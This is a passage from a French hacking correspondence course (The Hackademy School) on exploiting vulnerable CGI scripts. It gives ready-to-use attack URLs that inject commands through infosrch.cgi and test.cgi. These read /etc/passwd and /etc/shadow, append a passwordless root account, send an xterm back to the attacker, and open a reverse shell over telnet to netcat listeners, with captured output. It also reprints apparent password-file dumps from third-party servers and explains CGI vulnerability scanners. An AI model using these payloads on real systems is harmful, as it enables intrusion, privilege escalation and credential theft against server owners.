- Les fonctions d'ouverture de fichiers telles que fopen() ou open() peuvent présenter également de graves trous de sécurité. Sous UNIX, il est possible de piper (c'est-à-dire de renvoyer afin d'être traité) le résultat d'une fonction à une autre fonction. On utilise pour cela le caractère | entre les fonctions. Or, il est possible en PERL d'ouvrir un fichier déterminé à l'aide de la fonction open(). Il est donc bien sûr impossible de le lire. Cependant, il est possible de piper son résultat à une fonction qui sera alors exécutée dans un processus indépendant. Prenons l'exemple du CGI inforsrch.cgi, vulnérable à cette méthode. La variable fname, qui est utilisée pour ouvrir un fichier, peut recevoir en argument n'importe quelles fonctions précédé d'un pipe. On va donc chercher à lire le contenu de notre fichier /etc/passwd à l'aide de la commande /bin/cat :

```

root:x:0:0:Super-User:/bin/csh:syncadm:x:0:0:System V Administration:/usr/admin/bin/csh:diag:x:0:996:Hasdware
Diagnosics:/usr/diags/bin/csh:daemon:x:1:1:daemons:/dev/null:bin:x:2:2:System Tools Owner:/bin/devnull
uucp:x:3:5:UUCP Owner:/usr/lib/uucp/bin/csh:sys:x:4:0:System Activity Owner:/usr/admin/bin/csh:adm:x:5:3:Accounting
Files Owner:/usr/admin/bin/csh:lp:x:9:9:Print Spooler Owner:/usr/spool/lp/bin/csh:maucp:x:10:10:Remote UUCP
User:/usr/spool/uucppublic:/usr/lib/uucp/uucico:auditor:x:11:0:Audit Activity Owner:/usr/bin/csh
dhadmon:x:12:0:Security Database Owner:/usr/admin/bin/csh:rfind:x:66:1:Rfind Daemon and Fedamp:/usr/find4/bin/csh
EZsetup:x:992:998:System Setup:/usr/sysadmin/eztrop/EZsetup:/bin/csh:demo:x:993:997:Demonstration
User:/usr/demo/bin/csh:OutCB:x:995:997:Out of Box Experience:/usr/people/tour/bin/csh:guest:x:1109:998:Guest
Account:/usr/people/guest/bin/csh:4Dgift:x:999:998:4Dgift: Account:/usr/people/4Dgift/bin/csh
nobody:x:60001:60001:SVR4 nobody uid:/dev/null:/dev/null: noaccess:x:60002:60002:uid no access:/dev/null:/dev/null
nobody:x:60001:60001:original nobody uid:/dev/null:/dev/null: x:1110:20: /usr/people/ /bin/csh
x:1115:20: /usr/people/ /bin/csh x:1120:20: /usr/people/ /bin/csh
x:1122:20: /usr/people/ /bin/csh x:1119:20:G /usr/people/ /bin/csh
x:47404:20: /usr/people/ /bin/csh x:1125:20: /usr/people/ /bin/csh
x:1127:20: /usr/people/ /bin/csh x:1211:20: /usr/people/ /bin/csh
x:1212:20: /usr/people/ /bin/csh x:1214:20: /usr/people/ /bin/csh
x:1216:20:/usr/people/ /bin/csh x:1311:20:/usr/people/ /bin/csh
x:1312:20:/usr/people/ /bin/csh x:1313:20:/usr/people/ /bin/csh
x:1314:20:/usr/people/ /bin/csh x:1315:20:/usr/people/ /bin/csh
x:1316:20:/usr/people/ /bin/csh c:1317:20:/usr/people/ /bin/csh
x:1318:20:/usr/people/ /bin/csh x:13220:20:/usr/people/ /bin/csh:nom2html: no
arguments
  
```

- Un CGI peut être également victime d'un débordement de tampon. Si nous reprenons la partie de code donnée en exemple au début de ce chapitre, on s'aperçoit que le buffer ayant pour rôle de la réception de la chaîne de caractères passée au programme est limité à 49 caractères. Ainsi, si l'on passe plus de caractères que possible à l'une des variables, une erreur de segmentation risque de se produire lors de l'exécution du CGI, auquel cas un buffer overflow est à redouter.

Enfin, comme il a été dit plus haut, les CGI sont susceptibles d'interpréter des arguments qui lui seront passés sans que ceux-ci soient de la forme valeur|=value&..., et c'est bien entendu le cas pour certains d'entre eux :

Prenons l'exemple du CGI php.cgi :

```

root:x:0:1:Super-User:/sbin/sh:daemon:x:1:1:/:bin:x:2:2:/usr/bin:sys:x:3:3:/:adm:x:4:4:Adm
Admin:/usr/spool/lp:smtp:x:0:0:Mail Daemon User:/uucp:x:5:5:uucp Admin:/usr/lib/uucp:nc
Admin:/usr/spool/uucppublic:/usr/lib/uucp/uucico:listen:x:3:4:Network Admin:/usr/net/als: i
noaccess:x:70002:70002:No Access User:/nobody4:x:65534:65534:SunOS 3 Nobody: j
Psychologie:/home/apool/bin:/bin/tcsh:srstx:70000:70001
Allg. Psychologie:/home/apool/bin:/bin/tcsh:daem:x:2765:1141: daemlogie allg. Psychologie:
tex:x:710:1142:User fuer TeX-Installation:/bin/sh
  
```

Dans tous les cas, il est également important de noter les droits possédés par le serveur web. Sous UNIX, chaque utilisateur possède des droits, qui vont de ceux du super utilisateur à ceux de n'importe quel user. Le superuser ou root, a tous les droits sur le système. Ainsi, si le serveur a été lancé par le root, le serveur web a tous les droits sur le système. Ne faites jamais cela ! Si un pirate arrive à faire exécuter au CGI une commande sur un serveur qui présente cette particularité, n'importe quelle faille cgi peut compromettre le système de façon totale.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Reprenons l'exemple d'un CGI vulnérable à un appel à la fonction `system()`. Il est possible de modifier le fichier `passwd` pour créer un compte de login "hack" sans mot de passe ayant tous les droits !

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;echo%20hack::0:0:::%20>>%20/etc/passwd
```

Il est possible d'avoir accès aux mots de passe cryptés du système, le fichier `/etc/shadow` :

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/shadow
```

Il est également possible de faire exécuter tout type de commande à un serveur web, même si le statut de root n'a pas été obtenu. La première chose que cherchera à obtenir un pirate est naturellement un accès shell au système distant. Deux techniques seront ici présentées, dans le but de vous permettre de comprendre pourquoi des règles strictes de firewall en sortie sont nécessaires. Vous pouvez tester ces attaques sur vos systèmes afin d'améliorer vos règles de pare-feu et apprendre à détecter les activités malicieuses de ce type dans les logs réseau et système.

- Si l'hôte distant possède des utilitaires X, il est alors possible de lui demander de renvoyer un xterm sur le système du pirate. Il s'agit d'une console qui s'affichera dans le serveur X du pirate, c'est-à-dire sur son propre système. Le pirate doit d'abord autoriser l'hôte distant à se connecter sur son serveur X, avec la commande :

```
xhost +ip_de_l_hote_distant
```

et demander au serveur qu'il renvoie ce xterm sur le système du pirate. La commande à lui faire exécuter est de la forme :

```
xterm -display ip_du_pirate:0.0
```

ce qui, sous un format de type URL, représente (nous utilisons l'exemple d'un CGI `infosrch.cgi` vulnérable):

```
http://www.xxx.zzz/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/usr/bin/X11/xterm%20-display%20ip_du_hacker:0.0
```

- Le telnet inversé. Il s'agit de créer une connection inversée, c'est-à-dire que c'est le serveur qui se connecte au système du pirate. Pour réaliser ceci, il faut créer deux canaux de communication distincts. Le pirate met en place deux ports en écoute sur son système (à l'aide de netcat par exemple), puis il demande à sa cible de se connecter à chacun de ses espions. Le principe devient alors simple, le pirate peut écrire dans l'un de ses espions. Ces données seront interceptées par le système distant, interprété par un shell, puis renvoyés dans l'autre canal de communication créé entre la deuxième session telnet connectée au second espion du pirate.

Sur sa machine, le pirate crée donc deux espions sur les ports 887 et 888 (à l'aide de netcat):

```
nc -l -v -n -p 887
```

```
nc -l -v -n -p 888
```

et le système distant au deux espions netcat en pipant les données reçues par le premier canal de communication au shell puis en repipant ces résultats jusqu'au second canal, grâce à la commande :

```
telnet ip_du_pirate 887 | /bin/sh | telnet ip_du_pirate 888
```

ce qui, sous forme d'url et toujours en utilisant l'exemple du CGI `infosrch.cgi` :

```
http://www.xxx.zzz/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/usr/bin/telnet%20ip_du_pirate%20887|/bin/sh|/usr/bin/telnet%20ip_du_pirate%20888
```

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Voici l'écran de connexion sur le port 887 (celui où sont passées les commandes)

```

xdream@deathsky:~$ nc -l -v -n -p 887
listening on [any] 887 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34792
ls

```

Et voici l'écran de connexion du port 888 (où sont reçues les données renvoyées par le serveur distant)

```

xdream@deathsky:~$ sudo nc -l -v -n -p 888
listening on [any] 888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32772
bin
boot
cdrom
dev
etc
floppy
home
initrd
lib
lost+found
mnt
proc
root
sbin
tmp
usr
var
vmlinuz
vmlinuz2
vmlinuz3
vmlinuz4
uid=1000(xdream) gid=1000(xdream) groups=1000(xdream),0(root),22(voice),27(sudo),29(audio)

```

Il existe sur Internet un grand nombre de programmes CGI, appartenant aux domaines public ou privé, et sur lesquels ce type de vulnérabilités ont été découvertes. De plus, la grande majorité de ces programmes est généralement située dans le répertoire /cgi-bin à partir de la racine du serveur web, ce qui les rend facile à détecter par des méthodes automatisées.

Il est possible de savoir si un CGI particulier existe sur un serveur en interrogeant son serveur web par telnet sur le port 80. Si la réponse renvoyée par le serveur est 200, c'est que le serveur existe, sinon il n'existe pas.

```

xdream@deathsky:~$ telnet [redacted] 80
Trying [redacted]...
Connected to [redacted].
Escape character is '^]'.
GET /cgi-bin/php.cgi HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 25 Jul 2002 11:46:09 GMT
Server: Apache/1.3.26 (Unix) FrontPage/4.0.4.3
Connection: close
Content-Type: text/html

<body bgcolor=#FFFFFF>
<H1>Oops!</H1>

There's been a system change and the path to the PHP binary has changed.
(So has the binary.) <P>


<pre>
Please call PHP via:
  http://[redacted]/<b>some/path/file.phtml</b>
instead of using the:
  http://[redacted]/<b>cgi-bin/php.cgi</b>/some/path/file.phtml
method.
Connection closed by foreign host.
xdream@deathsky:~$

```

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Il existe cependant des outils qui se chargent, avec cette même méthode, de scanner l'ensemble des scripts CGI vulnérables connus qui peuvent être présents sur un serveur web. Il s'agit des scanners de failles CGI. Il en existe sur Windows ainsi que sur Linux.

Pour Windows, N-STEALTH semble être un choix judicieux. Il suffit de fournir comme argument l'adresse de votre système dont vous désirez vérifier la sécurité :



Whisker est, quant à lui, un scanner qui s'utilise sous linux en ligne de commande :
`./whisker -h host` : se contente de scanner l'hôte désigné
 Voici les autres options intéressantes:

- H <fichier> : scanne tous les hôtes listés dans un fichier
- p <port> : spécifier un port différent que le port 80
- i : whisker essaie d'utiliser les informations déjà obtenues
- v : whisker affiche toutes les informations du scan
- l <fichier> : logger les résultats dans un fichiers
- a <fichier> : utilisation d'une liste de login si le serveur n'autorise pas un accès non authentifié
- p <fichier> : utilisation d'une liste de mots de passe si le serveur n'autorise pas un accès non authentifié



Il est donc primordial de comprendre qu'un système, aussi bien configuré soit-il au niveau applicatif, peut se transformer en véritable passoire si un programme CGI est présent sur le site web. Il faut donc être particulièrement attentif, aussi bien au niveau du code de ces programmes, que dans le cadre de leur utilisation.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

*Un avis à faire passer ? Des questions à poser ? N'hésitez pas à aller sur le site www.dmpfrance.com !
Vous pourrez accéder aux forums et à de nombreuses informations sur The Hackademy School et Journal, lire des articles en ligne, obtenir des adresses pratiques, etc.*

A bientôt !